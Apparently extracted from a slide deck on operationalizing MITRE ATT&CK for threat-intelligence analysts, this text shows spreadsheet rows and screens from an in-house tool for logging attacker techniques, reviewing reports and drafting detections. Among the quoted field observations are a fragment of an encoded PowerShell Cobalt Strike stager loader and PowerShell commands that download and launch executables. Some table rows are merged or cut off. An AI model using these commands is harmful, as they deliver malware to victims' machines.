x5tDp4k+P4k0ufrFWMlllkfXeZagH6wFkkGum5Cm10sIttxKEobv9G+7mIpRlwq596BKGV21 MB/uUfOJE+2mokUJoxBbeKnsd0L1rcb336NBGGnPSVCQyLew5fJXOHY5nGfJufMUpb6e3+ZbYK d2npqJ0HISbYoUJMJ1Cu+EvULc9Yz2pmPFW/xH3+cvpxPoSpfEP/2G3f84gsLsh7YveQHie3bwXq VMAXxySf54WeB9PdHo3w5TVMin5cyrWVEoxCAxKxy68Yf0b2x8Ch2z2WbC+EOi2qdWVpUR9811L 5JnIEBQL4jBd8Kop0rXb9x9MnRm/Sj1sYEk3zT2QvRLeajSHOsJCIw638CgA+DIEYNAAA="),IE (New-Object IO.StreamReader([New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))].ReadToEnd()); <p>Base64 encoded PowerShell code that loads Cobalt Strike stager into memory</p>
KC5_Installation	Execution	<p>powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden ([New-Object System.Net.WebClient]).DownloadFile('http://pht.is.nlb-deploy.edge-')</p>				



Original end-to-end ATT&CK process



Spreadsheet of Pain

	A	B	C	D	E	F	G	H	I	J	K	U
1	Campaign	Kill Chain Level	Tactic	Technique	T-Number	RT Ticket	Report URL	Page #s	Observed Tools	Observed Usage Patterns	Execution Notes	Actionable Or Not
2												
716	zzCybercrime	KC5_Installation	Execution	Command Line Interface	T1059	703436		8		Launches cmd.exe using CreateProcessA	See the image below the highlighted text for an example of CreateProcessA being used to launch cmd.exe	
717	zzCybercrime	KC5_Installation	Defense_Evasion	Disabling Security Tools	T1089	703436		9		The shellcode searches for anti-malware products on the victim	See the image below the highlighted text for an example of the search used by the shellcode for AV products	
718	zzUnknown	KC5_Installation	Persistence	Shortcut Modifi	719	zzUnknown	KC5_Installation	1		Simple text file with a .slk extension	\$file Payment_Invoice#287718.slk Payment_Invoice#287718.slk ASCII text, with very long lines, with CRLF line terminators, with escape sequences	
719	zzUnknown	KC5_Installation	Execution	PowerShell	720	zzUnknown	KC6_CommandControl	1		Once .slk text file is opened a user may be directed by Excel to update dynamic content found in the file. Otherwise, Excel will update the content of the following cell to execute code.	MSEXCEL\...\Windows\System32\cmd.exe /c powershell.exe -w hidden -nop -ep bypass -Command (new-object System.Net.WebClient).DownloadFile("hxops://yvruulter.s[.]in/dyv/ojoh.exe","operapl & start operaplode.exe!_xlbgm.A1 (Analyst Note: Had to take out '=' from beginning of command due to excel parameters)	
720	zzUnknown	KC6_CommandControl	Command_Control	Fallback Channels	T1008	703150		1	CannibalRAT	The command-and-control infrastructure uses a DNS technique called Fast Fluxing, which allows the hosts to quickly change their resolution, the name servers use 120 seconds for TTL and are changed several times a day.		



Tiamat: an in-house end-to-end ATT&CK tool

Tiamat Session Timeout: 1h 43m 20s Refresh Token

Dashboard Search Add QA Manage Data

Search report Lazarus

EDIT	DETAIL	VIEW	NAME	AUTHOR	SOURCE	LINK	RT_TICKET	QA_NOTES	QA_APPROVED
			Lazarus Campaign Targetin...				697003		true
			BLOCKBUSTED: Lazarus, ...				688404		true

META TTPS AUDIT


EDIT	DETAIL	VIEW	AUTHOR	KILLCHAIN	TACTIC	TECHNIQUE	TOOL	NOTE	PATTERNS_TRENDS	LOCATION
			Fowl Play	Installation	Defense Evasion	Obfuscated Files or Informa...	MONKEYCHERRY	N/A	Payload files are embedde...	5
			Fowl Play	Installation	Defense Evasion	Obfuscated Files or Informa...	FAKETLS / FALLCHILL	N/A	Dynamic API resolutions to ...	7
			Fowl Play	Installation	Defense Evasion	Scripting	MONKEYCHERRY	N/A	VBA Macros embedded in d...	5

META TTPS AUDIT

EDIT	DETAIL	VIEW	AUTHOR	KILLCHAIN	TACTIC	TECHNIQUE	TOOL	NOTE	PATTERNS_TRENDS	LOCATION
				Select killchain...	Select tactic...	Select technique...				
			Fowl Play	Actions on Objectives	Collection	Automated Collection	RatankbaPOS	c:\windows\temp\log.tmp	Log messages are stored in...	25
			Fowl Play	Actions on Objectives	Exfiltration	Automated Exfiltration	RatankbaPOS	User-Agent of "Nimo Softwa..."	Uses a DoC2 function to ob...	27
			Fowl Play	Command and Control	Command and Control	Custom Cryptographic Prot...	PowerSpritz	See Figure 53 on Page 29 f...	Custom implementation of ...	28
			Fowl Play	Command and Control	Command and Control	Data Encoding	PowerRatankba		Commands from C2 are ex...	20



Tiamat-enabled operationalized ATT&CK process



Intelligence ingestion

Tiamat Session Timeout: 1h 47m 31s Refresh Token

Search Add Report Add Hypothesis QA Manage Data

QA approved reports cannot be edited.

Report Name
Lazarus Resurfaces, Targets Global Banks and Bitcoin Users

Report Source
McAfee Labs

Report Link
[REDACTED]

Report RT Ticket
701542

Add TTP

TTP ▾

QA approved TTPs cannot be edited.

Killchain	Tactic	Technique
Command and Control	Discovery	Account Discovery

Tool Name
Haobao

Execution Notes
Haobao gets the current user by calling the GetUserNameA API function after calling GetComputerNameA.

Campaign
[REDACTED]

Location
9

Patterns/Trends
Malware uses Windows API to collect user information

Add TTP Meta



Quality assurance

Tiamat		Session Timeout: 1h 8m 9s Refresh Token		Search	Add Report	Add Hypothesis	QA	Manage Data		
Report Search										
Select Report to QA								Search		
QA Status	DETAIL	VIEW	NAME	AUTHOR	SOURCE	LINK	RT_TICKET	QA_NOTES	QA_APPROVED	
Needs Review	▶	🔍	MAR-10135536.11.WHITE	[REDACTED]	OSINT	[REDACTED]	716177		false	
✖	▶	🔍	GandCrab Ransomware Distributed by Exploit Kits, Appends GDCB Extensions	[REDACTED]	OSINT	[REDACTED]	731939		false	
✖	▶	🔍	Not only botnets hacking group in brazil targets iot devices with malware	[REDACTED]	OSINT	[REDACTED]	714135		false	
✖	▶	🔍	Unit42 Tick group weaponized secure usb drives target air gapped critical systems	[REDACTED]	OSINT	[REDACTED]	727510		false	
✖	▶	🔍	Legitimate application anydesk bundled with new ransomware variant	[REDACTED]	OSINT	[REDACTED]	724681		false	
✖	▶	🔍	An in depth analysis of samsam ransomware and boss spider	[REDACTED]	OSINT	[REDACTED]	724094		false	
✖	▶	🔍	CharmingKitten APT Overview	[REDACTED]	OSINT	[REDACTED]	700171		false	
✖	▶	🔍	Confucious update new tools and techniques further connections with patchwork	[REDACTED]	OSINT	[REDACTED]	723724		false	
✖	▶	🔍	Donot Team leverages new modular malware framework in south asia	[REDACTED]	OSINT	[REDACTED]	704527		false	
✖	▶	🔍	Organworm targets healthcare in U.S. Europe and Asia	[REDACTED]	OSINT	[REDACTED]	715854		false	
✖	▶	🔍	Tried and True Tactics: How an Adversary Mixed Lateral Movement and Cryptomining	[REDACTED]	OSINT	[REDACTED]	711310		false	
✖	▶	🔍	TrickBot Banking Trojan Adapts with new module	[REDACTED]	OSINT	[REDACTED]	708185		false	
✖	▶	🔍	Targeted Attack Badwolf exploits office vulnerabilities to exfiltrate data	[REDACTED]	OSINT	[REDACTED]	691559		false	
✖	▶	🔍	FaceXWorm targets cryptocurrency trading platforms and abuses facebook messages for propagation	[REDACTED]	OSINT	[REDACTED]	717434		false	
✖	▶	🔍	Gnatspy Mobile Malware Family	[REDACTED]	OSINT	[REDACTED]	692861		false	
✖	▶	🔍	Plead downloader used by Blacktech	[REDACTED]	OSINT	[REDACTED]	725575		false	
✖	▶	🔍	Windows IIS 60 CVE-2017-7269 is targeted again to mine electronium	[REDACTED]	OSINT	[REDACTED]	714991		false	
✖	▶	🔍	Zenis Ransomware encrypts your data and deletes your backups	[REDACTED]	OSINT	[REDACTED]	706190		false	
✖	▶	🔍	Gandcrab Compromised Sites	[REDACTED]	OSINT	[REDACTED]	721430		false	
✖	▶	🔍	Fakespy android information stealing malware targets japanese and korean speaking users	[REDACTED]	OSINT	[REDACTED]	727133		false	
✖	▶	🔍	Deep Dive into RIG Exploit kit delivering Grobhos trojan	[REDACTED]	OSINT	[REDACTED]	722614		false	
✖	▶	🔍	Malicious Edge and Chrome extension used to deliver backdoor	[REDACTED]	OSINT	[REDACTED]	723581		false	
✖	▶	🔍	Necurs poses a new challenge using internet query file	[REDACTED]	OSINT	[REDACTED]	727439		false	
✖	▶	🔍	Analysis of DarkHotel	[REDACTED]	OSINT	[REDACTED]	721239		false	
✖	▶	🔍	More details on the Activex vulnerability used to target users in South Korea	[REDACTED]	OSINT	[REDACTED]	726200		false	
Previous		Page 1 of 2		25 rows		Next				



Detection creation

Tiamat

Session Timeout: 1h 31m 1s [Refresh Token](#)

Dashboard Search Add ▾ QA Manage Data

Select Related TTP(s):

DETAIL	VIEW	AUTHOR	KILLCHAIN	TACTIC	TECHNIQUE	TOOL	NOTE	PATTERNS_TRENDS	LOCATION	CAMPAIGN	QA_NOTES	QA_APPROVED
			Select killchain...	Select tactic...	PowerShell	x				zz		Show All
<input checked="" type="checkbox"/>	▶	🔍 Fowl Play	Installation	Execution	PowerShell	Zyklon	Screenshot in report of D...	Dynamic Data Exchange "... 3		zzCyberCrime		true
<input checked="" type="checkbox"/>	▶	🔍 Fowl Play	Installation	Execution	PowerShell	Zyklon	<script>new ActiveXObject(...	PowerShell command use... 3		zzCyberCrime		true
<input type="checkbox"/>	▶	🔍 Fowl Play	Installation	Execution	PowerShell	Monero Miner		Use of powershell to downl...	2	zzCyberCrime		true
<input type="checkbox"/>	▶	🔍 Fowl Play	Installation	Execution	PowerShell	Pinksip Bot		PowerShell spawns a few r...	6	zzCyberCrime		true
<input type="checkbox"/>	▶	🔍 Fowl Play	Installation	Execution	PowerShell		The latest step involves star...	PowerShell is used to launc...	10	zzAPT		true

Previous Page 1 of 10 5 rows Next

Hypothesis

Enter hypothesis here...

Detection Gaps

Enter detection gaps here...

Developer Needs

Enter developer needs here...

Notes

Enter any additional notes here...

Actionable?

No


[Submit](#) [Cancel](#)



Method of detection



Content development



Signature VS Behaviors





Signature



Alert

- Critical
- High
- Medium
- Low



Analytics



Behavior

Meta


- Tactic
- Technique
- Campaign
- Fidelity



Alert

- Critical
- High
- Medium
- Low

Tools and data sources



Creating behaviors



TTPs

